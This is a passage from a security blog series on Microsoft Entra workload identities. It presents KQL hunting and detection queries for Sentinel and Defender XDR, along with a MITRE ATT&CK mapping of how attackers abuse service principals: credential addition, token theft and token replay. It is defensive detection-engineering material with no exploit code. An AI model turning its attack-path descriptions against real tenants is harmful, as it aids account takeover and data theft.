<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">let</span> <span class="nx">SensitiveMsGraphPermissions</span> <span class="o">=</span> <span class="nx">externaldata</span><span class="p">(</span><span class="nx">EAMTierLevelName</span><span class="p">:</span> <span class="nx">string</span><span class="p">,</span> <span class="nx">Category</span><span class="p">:</span> <span class="nx">string</span><span class="p">,</span> <span class="nx">AppRoleDisplayName</span><span class="p">:</span> <span class="nx">string</span><span class="p">)[</span><span class="dl">"</span><span class="s2">https://raw.githubusercontent.com/Cloud-Architekt/AzurePrivilegedIAM/main/Classification/Classification_AppRoles.json</span><span class="dl">"</span><span class="p">]</span> <span class="kd">with</span><span class="p">(</span><span class="nx">format</span><span class="o">=</span><span class="dl">'</span><span class="s1">multijson</span><span class="dl">'</span><span class="p">);</span>
<span class="nx">BehaviorInfo</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">ActionType</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">UnusualAdditionOfCredentialsToAnOauthApp</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">join</span> <span class="nx">BehaviorEntities</span> <span class="nx">on</span> <span class="nx">BehaviorId</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">EntityType</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">OAuthApplication</span><span class="dl">"</span>
<span class="o">|</span> <span class="nx">extend</span> <span class="nx">Permissions</span> <span class="o">=</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">AdditionalFields1</span><span class="p">).</span><span class="nx">Permissions</span>
<span class="o">|</span> <span class="nx">mv</span><span class="o">-</span><span class="nx">expand</span> <span class="nx">Permissions</span>
<span class="o">|</span> <span class="nx">extend</span> <span class="nx">Permission</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">Permissions</span><span class="p">.</span><span class="nx">PermissionName</span><span class="p">)</span>
<span class="o">|</span> <span class="nx">join</span> <span class="nx">kind</span><span class="o">=</span><span class="nx">inner</span> <span class="p">(</span> <span class="nx">SensitiveMsGraphPermissions</span> <span class="o">|</span> <span class="nx">project</span> <span class="nx">EnterpriseAccessModelTiering</span> <span class="o">=</span> <span class="nx">EAMTierLevelName</span><span class="p">,</span> <span class="nx">EnterpriseAccessModelCategory</span> <span class="o">=</span> <span class="nx">Category</span><span class="p">,</span> <span class="nx">AppRoleDisplayName</span> <span class="p">)</span> <span class="nx">on</span> <span class="nx">$left</span><span class="p">.</span><span class="nx">Permission</span> <span class="o">==</span> <span class="nx">$right</span><span class="p">.</span><span class="nx">AppRoleDisplayName</span>
<span class="o">|</span> <span class="nx">summarize</span> <span class="nx">ApplicationPermissions</span> <span class="o">=</span> <span class="nx">make_list</span><span class="p">(</span><span class="nx">Permission</span><span class="p">),</span> <span class="nx">EnterpriseAccessModelTiering</span> <span class="o">=</span> <span class="nx">make_set</span><span class="p">(</span><span class="nx">EnterpriseAccessModelTiering</span><span class="p">),</span> <span class="nx">EnterpriseAccessModelCategory</span> <span class="o">=</span> <span class="nx">make_set</span><span class="p">(</span><span class="nx">EnterpriseAccessModelCategory</span><span class="p">)</span> <span class="nx">by</span> <span class="nx">Timestamp</span><span class="p">,</span> <span class="nx">BehaviorId</span><span class="p">,</span> <span class="nx">ActionType</span><span class="p">,</span> <span class="nx">Description</span><span class="p">,</span> <span class="nx">Categories</span><span class="p">,</span> <span class="nx">AttackTechniques</span><span class="p">,</span> <span class="nx">ServiceSource</span><span class="p">,</span> <span class="nx">DetectionSource</span><span class="p">,</span> <span class="nx">DataSources</span><span class="p">,</span> <span class="nx">AccountUpn</span><span class="p">,</span> <span class="nx">Application</span><span class="p">,</span> <span class="nx">ApplicationId</span>
</code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect16.png" alt="Untitled" width="75%" /></p>

<p>The User Behavior Entity Analytics in Microsoft Sentinel includes also anomalies about “Application Management” activities from the user. This use case is not limited to a hunting query and would be also a potential anomaly-based detection. In this sample, we use the UEBA tables in combination with the <code class="language-plaintext highlighter-rouge">IdentityInfo</code> to build an analytics rule in Microsoft Sentinel for create an incident with “Medium” severity under the following conditions</p>

<ul>
  <li>Investigation Priority Score is greater than 1 in combination if one of the conditions will be satisfied:
    <ul>
      <li>Actor has no active or permanent Entra ID role assignment in the past 14 days</li>
      <li>Risky User with Risk Level of Medium or higher</li>
    </ul>
  </li>
</ul>

<p>The incident will be increased to “High” severity if the Actor has been assigned to “Control Plane” Entra ID role in the past 14 days. All other results will be set to severity “Informational” and not included in the incident creation.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect17.png" alt="Untitled" /></p>

<p>You can find the KQL logic which is also part of the analytic rule-version of this hunting query:
🧪 <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/EID-WorkloadIdentities/UEBA%20Behavior%20anomaly%20on%20Application%20Management.yaml"><strong>UEBA Behavior anomaly on Application Management</strong></a></p>

<h3 id="hunting-compromised-owner-of-application-and-service-principal-object">Hunting compromised owner of Application and Service principal object</h3>

<p>As already described, AzADSPI includes some advanced details of the Workload Identities objects (such as Application or Service Principal Owner). This data is now available in Sentinel by ingesting the data to the custom table. Therefore, we can use them in a hunting query to find risk events related to identities which has also ownership of Workload Identities.</p>

<p>The query is very simple and just correlates the ownership details from the custom table with the  <code class="language-plaintext highlighter-rouge">AADRiskEvents</code> table from Entra ID Protection:</p>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">let</span> <span class="nx">ServicePrincipalOwner</span> <span class="o">=</span> <span class="nx">PrivilegedAzADSPI</span>
    <span class="o">|</span> <span class="nx">mv</span><span class="o">-</span><span class="nx">expand</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">ServicePrincipalOwners</span><span class="p">)</span>
    <span class="o">|</span> <span class="nx">extend</span> <span class="nx">OwnerId</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">ServicePrincipalOwners</span><span class="p">.</span><span class="nx">id</span><span class="p">)</span>
    <span class="o">|</span> <span class="nx">extend</span> <span class="nx">Ownership</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">ServicePrincipalObject</span><span class="dl">"</span><span class="p">;</span>
<span class="kd">let</span> <span class="nx">ApplicationOwner</span> <span class="o">=</span> <span class="nx">PrivilegedAzADSPI</span>
    <span class="o">|</span> <span class="nx">mv</span><span class="o">-</span><span class="nx">expand</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">ApplicationOwners</span><span class="p">)</span>
    <span class="o">|</span> <span class="nx">extend</span> <span class="nx">OwnerId</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">ApplicationOwners</span><span class="p">.</span><span class="nx">id</span><span class="p">)</span>
    <span class="o">|</span> <span class="nx">extend</span> <span class="nx">Ownership</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">ApplicationObject</span><span class="dl">"</span><span class="p">;</span>
<span class="nx">AADUserRiskEvents</span>
<span class="o">|</span> <span class="nx">where</span> <span class="nx">TimeGenerated</span> <span class="o">&gt;</span><span class="nx">ago</span><span class="p">(</span><span class="mi">365</span><span class="nx">d</span><span class="p">)</span>
<span class="o">|</span> <span class="nx">join</span> <span class="nx">kind</span><span class="o">=</span><span class="nx">inner</span> <span class="p">(</span>
    <span class="nx">union</span> <span class="nx">ServicePrincipalOwner</span><span class="p">,</span> <span class="nx">ApplicationOwner</span>
<span class="p">)</span> <span class="nx">on</span> <span class="nx">$left</span><span class="p">.</span><span class="nx">UserId</span> <span class="o">==</span> <span class="nx">$right</span><span class="p">.</span><span class="nx">OwnerId</span>
<span class="o">|</span> <span class="nx">project</span> <span class="nx">TimeGenerated</span><span class="p">,</span> <span class="nx">UserDisplayName</span><span class="p">,</span> <span class="nx">UserId</span><span class="p">,</span> <span class="nx">UserPrincipalName</span><span class="p">,</span> <span class="nx">RiskEventType</span><span class="p">,</span> <span class="nx">RiskDetail</span><span class="p">,</span> <span class="nx">RiskLevel</span><span class="p">,</span> <span class="nx">RiskState</span><span class="p">,</span> <span class="nx">WorkloadIdentityName</span><span class="p">,</span> <span class="nx">WorkloadIdentityType</span><span class="p">,</span> <span class="nx">Ownership</span>
</code></pre></div></div>

<p>The result can be look like this one, attempt to get access to a Primary Refresh Token of a user has been detected which has access to a Workload Identity. Optionally, the classification of the affected workload identity could be also added.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect18.png" alt="Untitled" /></p>

<h3 id="attack-path-from-unsecured-workload-environments">Attack path from unsecured workload environments</h3>

<p>KQL offers the option to create “cross-service queries” which give us the chance to get results from the Azure Resource Graph in combination with data in the Microsoft Sentinel Workspace. At time of writing the blog post, this is not supported for Analytics Rules. However, it can be used in hunting queries. In this sample, we will use this feature to get a list of all attack paths from “Microsoft Defender for Cloud” CSPM feature which includes a Workload Identity as entity. Afterwards we use the result to enrich them with data from the WorkloadIdentityInfo table.</p>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">arg</span><span class="p">(</span><span class="dl">""</span><span class="p">).</span><span class="nx">securityresources</span>
    <span class="o">|</span> <span class="nx">where</span> <span class="nx">type</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">microsoft.security/attackpaths</span><span class="dl">"</span>
    <span class="o">|</span> <span class="nx">extend</span> <span class="nx">AttackPathDisplayName</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">properties</span><span class="p">[</span><span class="dl">"</span><span class="s2">displayName</span><span class="dl">"</span><span class="p">])</span>
    <span class="o">|</span> <span class="nx">mvexpand</span> <span class="p">(</span><span class="nx">properties</span><span class="p">.</span><span class="nx">graphComponent</span><span class="p">.</span><span class="nx">entities</span><span class="p">)</span>
    <span class="o">|</span> <span class="nx">extend</span> <span class="nx">Entity</span> <span class="o">=</span> <span class="nx">parse_json</span><span class="p">(</span><span class="nx">properties_graphComponent_entities</span><span class="p">)</span>
    <span class="o">|</span> <span class="nx">extend</span> <span class="nx">EntityType</span> <span class="o">=</span> <span class="p">(</span><span class="nx">Entity</span><span class="p">.</span><span class="nx">entityType</span><span class="p">)</span>
    <span class="o">|</span> <span class="nx">extend</span> <span class="nx">EntityName</span> <span class="o">=</span> <span class="p">(</span><span class="nx">Entity</span><span class="p">.</span><span class="nx">entityName</span><span class="p">)</span>
    <span class="o">|</span> <span class="nx">extend</span> <span class="nx">EntityResourceId</span> <span class="o">=</span> <span class="p">(</span><span class="nx">Entity</span><span class="p">.</span><span class="nx">entityIdentifiers</span><span class="p">.</span><span class="nx">azureResourceId</span><span class="p">)</span>
    <span class="o">|</span> <span class="nx">where</span> <span class="nx">EntityType</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">serviceprincipal</span><span class="dl">"</span> <span class="nx">or</span> <span class="nx">EntityType</span> <span class="o">==</span> <span class="dl">"</span><span class="s2">managedidentity</span><span class="dl">"</span>
    <span class="o">|</span> <span class="nx">project</span> <span class="nx">id</span><span class="p">,</span> <span class="nx">AttackPathDisplayName</span><span class="p">,</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">EntityName</span><span class="p">),</span> <span class="nx">EntityType</span><span class="p">,</span> <span class="nx">Description</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">properties</span><span class="p">[</span><span class="dl">"</span><span class="s2">description</span><span class="dl">"</span><span class="p">]),</span> <span class="nx">RiskFactors</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">properties</span><span class="p">[</span><span class="dl">"</span><span class="s2">riskFactors</span><span class="dl">"</span><span class="p">]),</span> <span class="nx">MitreTtp</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">properties</span><span class="p">[</span><span class="dl">"</span><span class="s2">mITRETacticsAndTechniques</span><span class="dl">"</span><span class="p">]),</span> <span class="nx">AttackStory</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">properties</span><span class="p">[</span><span class="dl">"</span><span class="s2">attackStory</span><span class="dl">"</span><span class="p">]),</span> <span class="nx">RiskLevel</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">properties</span><span class="p">[</span><span class="dl">"</span><span class="s2">riskLevel</span><span class="dl">"</span><span class="p">]),</span> <span class="nx">Target</span> <span class="o">=</span> <span class="nx">tostring</span><span class="p">(</span><span class="nx">properties</span><span class="p">[</span><span class="dl">"</span><span class="s2">target</span><span class="dl">"</span><span class="p">])</span>
<span class="o">|</span> <span class="nx">join</span> <span class="nx">hint</span><span class="p">.</span><span class="nx">remote</span><span class="o">=</span><span class="nx">right</span> <span class="p">(</span> <span class="nx">PrivilegedWorkloadIdentityInfo</span>
<span class="p">)</span> <span class="nx">on</span> <span class="nx">$left</span><span class="p">.</span><span class="nx">EntityName</span> <span class="o">==</span> <span class="nx">$right</span><span class="p">.</span><span class="nx">ServicePrincipalObjectId</span>
</code></pre></div></div>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect19.png" alt="Untitled" /></p>

<p>In the result, we can see the details from the MDC Attack Path but also the assigned permissions and classification of the affected workload identity.</p>

<p><em>Side Note: You can also build own attack correlation with the data from AzADSPI. The ingested data includes the columns <code class="language-plaintext highlighter-rouge">ManagedIdentityAssociatedAzureResources</code> and <code class="language-plaintext highlighter-rouge">ManagedIdentityFederatedIdentityCredentials</code> which gives you the chance to correlate the Workload Identity to the assigned Azure or Federated Entity (such as GitHub or Kubernetes workload).</em></p>

<h2 id="custom-analytics-rules-with-workloadidentityinfo-in-microsoft-sentinel">Custom analytics rules with WorkloadIdentityInfo in Microsoft Sentinel</h2>

<h3 id="added-ownership-on-privileged-workload-identity-to-lower-privileged-user">Added Ownership on privileged workload identity to lower-privileged user</h3>

<p>In general, assignment of owners to Application and Service Principals should be avoided. Microsoft offers already a rule template (“<a href="https://github.com/Azure/Azure-Sentinel/blob/3141233390c9f731c7c9772f76e70f91173e9688/Detections/AuditLogs/ChangestoApplicationOwnership.yaml#L4">Add owner to application</a>”) to cover this use case for Application object. But keep in mind, also an owner of service principal object is able to issue a valid credential to the workload identity.</p>

<p>I’ve created an analytics rule which will generate an incident with high severity if an ownership of Application or Service Principal has been assigned to a user which has lower privileges than the application. Not only the actor will be included in the incident, also the target principal is part of the entity mapping.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect20.png" alt="Untitled" /></p>

<p>This rule template can be found here and can be used in combination with the WorkloadIdentityInfo:</p>

<p><strong>🧪<a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/EID-WorkloadIdentities/Added%20Ownership%20to%20workload%20identity%20(WorkloadIdentityInfo).yaml">Added Ownership to workload identity (WorkloadIdentityInfo)</a></strong></p>

<h3 id="added-credential-on-privileged-workload-identity-by-lower-privileged-users">Added credential on privileged workload identity by lower privileged users</h3>

<p>Issuing a credential by an owner is a sensitive management operation. Especially, if the owner has the chance use an impersonation of the workload identity for privilege escalation. In the next example, I’m using the classification of the workload but also actor to identify if the credential has been issued by a lower privileged user. This incident can be also correlate to a previous incident (“Added Ownership on privileged workload identity to lower-privileged user”) to understand the context of both security events as multi-stage attack.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect21.png" alt="Untitled" /></p>

<p>You can find the analytic rule in my repository and should be deployed in combination with the previous rule template:</p>

<p><strong>🧪 <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/EID-WorkloadIdentities/Added%20Credential%20to%20privileged%20workload%20by%20lower%20or%20non-privileged%20user%20(WorkloadIdentityInfo).yaml">Added Credential to privileged workload by lower or non-privileged user</a></strong></p>

<h3 id="token-replay-from-compromised-or-unsecured-workload-environments">Token Replay from compromised or unsecured workload environments</h3>

<p>I’ve build and shared some hunting queries for correlation between a sign-in and activity event from the <code class="language-plaintext highlighter-rouge">AzureActivity</code> and the new <code class="language-plaintext highlighter-rouge">MicrosoftGraphActivityLogs</code> in <a href="https://twitter.com/Thomas_Live/status/1713812016484450589">October this year</a>. This can be used as potential indicator for token replay in my opinion.</p>

<p>Replay of tokens from unsecured DevOps or other workload environments has been one of my live demos in previous community talks about workload identities. Correlation between IP address from sign-in and activity was of the few available options before (e.g., <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/GitHub/FedCredAzActivityWithoutSignInWorkflow.yaml">Azure Activity with Federated Credentials outside of GitHub Workflow activity</a>). But now we can build additional queries to use the <code class="language-plaintext highlighter-rouge">UniqueTokenIdentifier</code> to build a correlation between the acquired token from the sign-in process and the activity of the issued token.</p>

<p>Dynamic severity can be set on conditions if the IP address is suspicious or is coming from unfamiliar IP service tags/location. In this sample, the severity is increased to high if it’s outside of Azure.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-18-workload-id-advanced-detection-enrichment/workloadidadvdetect22.png" alt="Untitled" width="45%" /></p>

<p>The analytic rule logic is available for Azure Resource Manager and Microsoft Graph here:</p>

<p><strong>🧪 <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/EID-WorkloadIdentities/Token%20Replay%20from%20workload%20identity%20with%20privileges%20in%20Microsoft%20Azure%20(WorkloadIdentityInfo).yaml">Token Replay from workload identity with privileges in Microsoft Azure (WorkloadIdentityInfo).yaml</a></strong></p>

<p><strong>🧪 <a href="https://github.com/Cloud-Architekt/AzureSentinel/blob/main/Detections/EID-WorkloadIdentities/Token%20Replay%20from%20workload%20identity%20with%20privileges%20in%20Microsoft%20365%20(WorkloadIdentityInfo).yaml">Token Replay from workload identity with privileges in Microsoft Entra or Microsoft 365 (WorkloadIdentityInfo)</a></strong></p>

<h2 id="next-incident-response-and-conditional-access">Next: Incident Response and Conditional Access</h2>

<p>In the next part of the blog post series, we will go into details about incident response on Workload Identities and how Conditional Access can be used for automated response. So, stay tuned!</p>]]></content><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><category term="Azure AD" /><category term="Microsoft Entra" /><category term="AzureAD" /><category term="Microsoft Entra" /><category term="Workload ID" /><category term="Azure" /><summary type="html"><![CDATA[Collecting details of all workload identities in Microsoft Entra ID allows to build correlation and provide enrichment data for Security Operation Teams. In addition, it also brings new capabilities for creating custom detections. In this blog post, I will show some options on how to implement a data source for enrichment of non-human identities to Microsoft Sentinel and the benefits for using them in analytics rules.]]></summary></entry><entry><title type="html">Microsoft Entra Workload ID - Threat detection with Microsoft Defender XDR and Sentinel</title><link href="https://www.cloud-architekt.net/entra-workload-id-threat-detection/" rel="alternate" type="text/html" title="Microsoft Entra Workload ID - Threat detection with Microsoft Defender XDR and Sentinel" /><published>2023-12-03T00:00:00+01:00</published><updated>2023-12-03T00:00:00+01:00</updated><id>https://www.cloud-architekt.net/entra-workload-id-threat-detection</id><content type="html" xml:base="https://www.cloud-architekt.net/entra-workload-id-threat-detection/"><![CDATA[<p>This blog post is part of a series about Microsoft Entra Workload ID:</p>
<ul>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-introduction-and-delegation">Introduction and Delegated Permissions</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-lifecycle-management-monitoring/">Lifecycle Management and Operational Monitoring</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-threat-detection">Threat detection with Microsoft Defender XDR and Sentinel</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-advanced-detection-enrichment">Advanced Detection and Enrichment in Microsoft Sentinel</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-incident-response/">Incident Response</a></li>
</ul>

<h2 id="overview-of-techniques-and-tactics">Overview of techniques and tactics</h2>

<p>There are a couple of ways a Workload ID can be used in attack paths. They have become popular for attackers because of weakness in security configuration and monitoring:</p>

<ul>
  <li>Limited coverage by Security Operations</li>
  <li>Limited protection capabilities, compared to privileged human identities</li>
  <li>Stale or unsecured configurations (including credential and lifecycle management)</li>
  <li>Delegation and usage to lower protected users (e.g., service owners or developers)</li>
</ul>

<p>As we can see in the following example from “Solorigate” attacks, service principals have been used for (persistent) access to exfiltrate data from the Microsoft Graph API.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon0.png" alt="Untitled" /></p>

<p><em>In the past, “<a href="https://techcommunity.microsoft.com/t5/microsoft-entra-azure-ad-blog/understanding-quot-solorigate-quot-s-identity-iocs-for-identity/ba-p/2007610">Solorigate</a>” was one of the known attack paths which used an existing privileged application to gain access to sensitive data.
Image Source: <a href="https://techcommunity.microsoft.com/t5/microsoft-entra-azure-ad-blog/understanding-quot-solorigate-quot-s-identity-iocs-for-identity/ba-p/2007610">Microsoft TechCommunity “Solarigate”’s Identity IoCs</a></em></p>

<h3 id="example-of-multi-stage-attack-path-and-relation-to-mitre-ttps">Example of (multi-stage) attack path and relation to MITRE TTPs</h3>

<p>Let us have a closer look into an attack path by abusing privileged Workload ID by compromised (lower privileged user) owner. In most scenarios, a valid and legitimate Workload ID has been taken over by an attacker. MITRE ATT&amp;CK framework covers a few techniques which are in relation to this scenario.</p>

<ol>
  <li><a href="https://attack.mitre.org/techniques/T1078/004/">Valid Accounts: Cloud Accounts, Sub-technique T1078.004</a>:
Compromising a user with assigned privileges by Entra ID role to manage Workload IDs or delegated ownership of a single application or service principal object. Account takeover of a user with access to the workload or DevOps environment which runs or executes on behalf of the service principal can be another option.</li>
  <li>Afterwards, it would be the goal of an attacker to take over control of a non-human identity to avoid satisfying security controls for privileged user (MFA, PIM, Device Compliance, and other policies which are not applicable or applied to service principals). The following different techniques are covered by MITRE and just a few examples about used techniques which allows attacker to gain access to impersonate the application or workload:
    <ol>
      <li><a href="https://attack.mitre.org/techniques/T1098/001/">Account Manipulation: Additional Cloud Credentials, Sub-technique T1098.001</a>
 Compromised identity has privileges to add credentials to existing application or workload identity. Additional Azure Service Principal Credentials are explicitly described in <a href="https://d3fend.mitre.org/offensive-technique/attack/T1098.001/">MITRE D3FEND</a>.</li>
      <li><a href="https://attack.mitre.org/techniques/T1528/">Steal Application Access Token, Technique T1528</a>
 Access to resources or code which will be used to acquisite tokens for Workload Identity (e.g., executed pipeline in a environment with a valid federated trust to an Entra ID Federated Credential).</li>
      <li><a href="https://attack.mitre.org/techniques/T1552/004/">Unsecured Credentials: Private Keys, Sub-technique T1552.004</a>
 Credentials or private keys for Workload ID are insecurely stored, such as code artifacts or configuration files.</li>
      <li><a href="https://attack.mitre.org/techniques/T1589/001/">Gather Victim Identity Information: Credentials, Sub-technique T1589.001</a>
 Credentials are leaked to the public (darkweb or public repository)</li>
    </ol>
  </li>
  <li><a href="https://attack.mitre.org/tactics/TA0009/">Collection, Tactic TA0009</a>
Workload ID will be used for one of the techniques to gather sensitive information for the goal of this attack, such as exploring vulnerabilities for further attacks or finding resources for data exfiltration.</li>
  <li>Finally, various techniques can be used as a next step for gaining access to data or resources but also further privilege escalation. For example, abusing <code class="language-plaintext highlighter-rouge">Mail.Read.All</code> Graph API Permissions for <a href="https://attack.mitre.org/techniques/T1114/">Email Collection, Technique T1114</a> or using granted access to subscription for Crypto mining by <a href="https://attack.mitre.org/techniques/T1496/">Resource Hijacking - Technique T1496</a>.</li>
</ol>

<p>There are also a couple of other attack scenarios in relation to application identities, for example create a malicious Workload ID by Illicit Consent Grant (<a href="https://attack.mitre.org/techniques/T1204/">User Execution, Technique T1204</a>). More details can be found in the <a href="https://github.com/Cloud-Architekt/AzureAD-Attack-Defense/blob/main/ConsentGrant.md">Azure AD Attack &amp; Defense Playbook.</a></p>

<h3 id="security-consideration-on-different-types-of-workload-identity">Security consideration on different types of workload identity</h3>

<p>Several types of Workload Identities are available with different capabilities and support for security features, as already described in the first part of the blog post.</p>

<p>Below you will find a short comparison of the application and managed identity types.</p>

<table>
  <thead>
    <tr>
      <th> </th>
      <th>Application Identity (with Key- or Certificate)</th>
      <th>Application identity (with Federated Credentials)</th>
      <th>Managed Identity for Azure Resources</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Security Boundary</td>
      <td>Single- or multi-tenant</td>
      <td>Single- or multi-tenant</td>
      <td>Single-tenant*</td>
    </tr>
    <tr>
      <td>Delegated  Management</td>
      <td>Application/Enterprise App Owner, Enterprise App Owner, Entra ID role</td>
      <td>Application/Enterprise App Owner, Enterprise App Owner, Entra ID role</td>
      <td>Entra ID role on Directory or Object-level Azure RBAC Role/Resource Owner</td>
    </tr>
    <tr>
      <td>Security Dependencies</td>
      <td>Secure storing of credentials, Protection of App Reg/Service Principal object</td>
      <td>Security of Federated Workload/IdP, Protection of App Reg/SP object</td>
      <td>Security and restricted management of Azure Resource(s) and SP object</td>
    </tr>
    <tr>
      <td>Restrict token acquisition</td>
      <td>Conditional Access (Single Tenant only)</td>
      <td>Conditional Access (Single Tenant only)</td>
      <td>Not Available</td>
    </tr>
    <tr>
      <td>Detection for Identity Attacks</td>
      <td>Identity Protection, Sign-in logs</td>
      <td>Identity Protection, Correlation between Entra ID and Trusted IdP AuthN/AuthZ logs</td>
      <td>Limited Sign-in logs</td>
    </tr>
    <tr>
      <td>Response time to invalid issued token</td>
      <td>1h (Default), Few minutes when CAE is supported</td>
      <td>1h (Default), Few minutes when CAE is supported</td>
      <td><a href="https://docs.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/managed-identity-best-practice-recommendations#limitation-of-using-managed-identities-for-authorization">24h (by design)</a>, No support for CAE</td>
    </tr>
  </tbody>
</table>

<p><em>*Assigned permissions to other tenants via Microsoft Lighthouse delegation</em></p>

<h3 id="no-built-in-protection-by-assigned-sensitive-roles-and-permissions">No built-in protection by assigned (sensitive) roles and permissions</h3>

<p>Human identities (user accounts) with <a href="https://www.cloud-architekt.net/restricted-management-administrative-unit/#overview-of-protection-and-delegation-capabilities-by-using-rmau-and-role-assignable-groups">assignment to Entra ID roles or role-assignable groups are particular protected</a> by Microsoft Entra. This is not the case for Service Principals. Furthermore, Restricted Management AUs cannot be used to prevent administrative access from directory-level roles in Entra ID. It’s important to keep in mind!</p>

<h2 id="identity-threat-detection-and-response-itdr-with-microsoft-security">Identity Threat Detection and Response (ITDR) with Microsoft Security</h2>

<p>There are a couple of general approaches which can be used as signal to detect suspicious sign-in or access for identities in Microsoft Entra. Let us have a look on some examples and try to map and evaluate them to the scenarios of Workload Identities</p>

<ul>
  <li><strong>Repeating Patterns for timing, behavior, and target resources</strong>
Most workloads are using Service Principals for recurring tasks or executing processes on a defined scope.</li>
  <li><strong>Identified source of access (IP address, resource)</strong>
Partially suitable, works for resources with dedicated connectivity which can be clearly assigned,  most cloud-based PaaS services are using public endpoints which will be shared with other services.</li>
  <li><strong>User Agents or identifier of client app</strong>
Partially suitable, works only as indicator because it’s easily to fake</li>
</ul>

<p>All the previously named signals can be involved to build anomaly detection model and behavior analytics for non-human identities. In the next section, we will go through various data sources and features which can be used to implement detections.</p>

<h3 id="microsoft-defender-xdr-alerts-and-behaviors">Microsoft Defender XDR Alerts and Behaviors</h3>

<p>In the past, threat detection alerts for various OAuth app activities have been generated byMicrosoft Defender for Cloud Apps (MDA). Microsoft has decided to move some of the alerts with a high false positive rate to the new category of behaviors events.</p>

<blockquote>
  <p>To enhance the quality of alerts generated by Defender for Cloud Apps, and lower the number of false positives, Defender for Cloud Apps is currently transitioning security content from <em>alerts</em> to <em>behaviors</em>.</p>

</blockquote>

<p>More details about Defender for Cloud Apps’ transition from alerts to behaviors can be found at <a href="https://learn.microsoft.com/en-us/defender-cloud-apps/behaviors#defender-for-cloud-apps-transition-from-alerts-to-behaviors">Microsoft Learn</a>.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon1.png" alt="Untitled" /></p>

<p><em>Some of the anomaly detections has been disabled as alert, as we can see in the “policies” in the Microsoft 365 Defender portal.</em></p>

<p>Nevertheless, some detections (such as “Unusual ISP for an OAuth App”) are still available as enabled “Threat detection” policy and should be considered (in my opinion) for your ITDR implementation. In this example, I have replayed a token from an Azure Managed Identity which leads to the following (true-positive) alert.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon2.png" alt="Untitled" /></p>

<p>Usage Pattern of access from Workload ID (in this case a Managed Identity) was involved in this alert to identify a potential compromise. An incident in Microsoft Sentinel will be generated when using the Microsoft 365 Defender Data Connector.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon3.png" alt="Untitled" /></p>

<p>The shown incident is available in Microsoft Sentinel and displays related IP address but not the impacted Service Principal as Entity. Similar incidents from other data sources works (based on IP address entity) and allows to show context to other detections in Microsoft Defender for Cloud (”MicroBurst exploration toolkit used”) but also similar alerts from Microsoft Sentinel Analytics Rules.</p>

<p>The required information for entity mapping to the OAuth application is included in the <code class="language-plaintext highlighter-rouge">SecurityAlert</code> entry and could be used for building an own mapping by implementing an Analytic Rule in Microsoft Sentinel.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-12-03-entra-workload-id-threat-detection/workloadidsecmon4.png" alt="Untitled" /></p>

<p><em>Details of the Service Principal (oauth-application) are included in the entities even if they are considered by Microsoft Sentinel for entity mapping.</em></p>

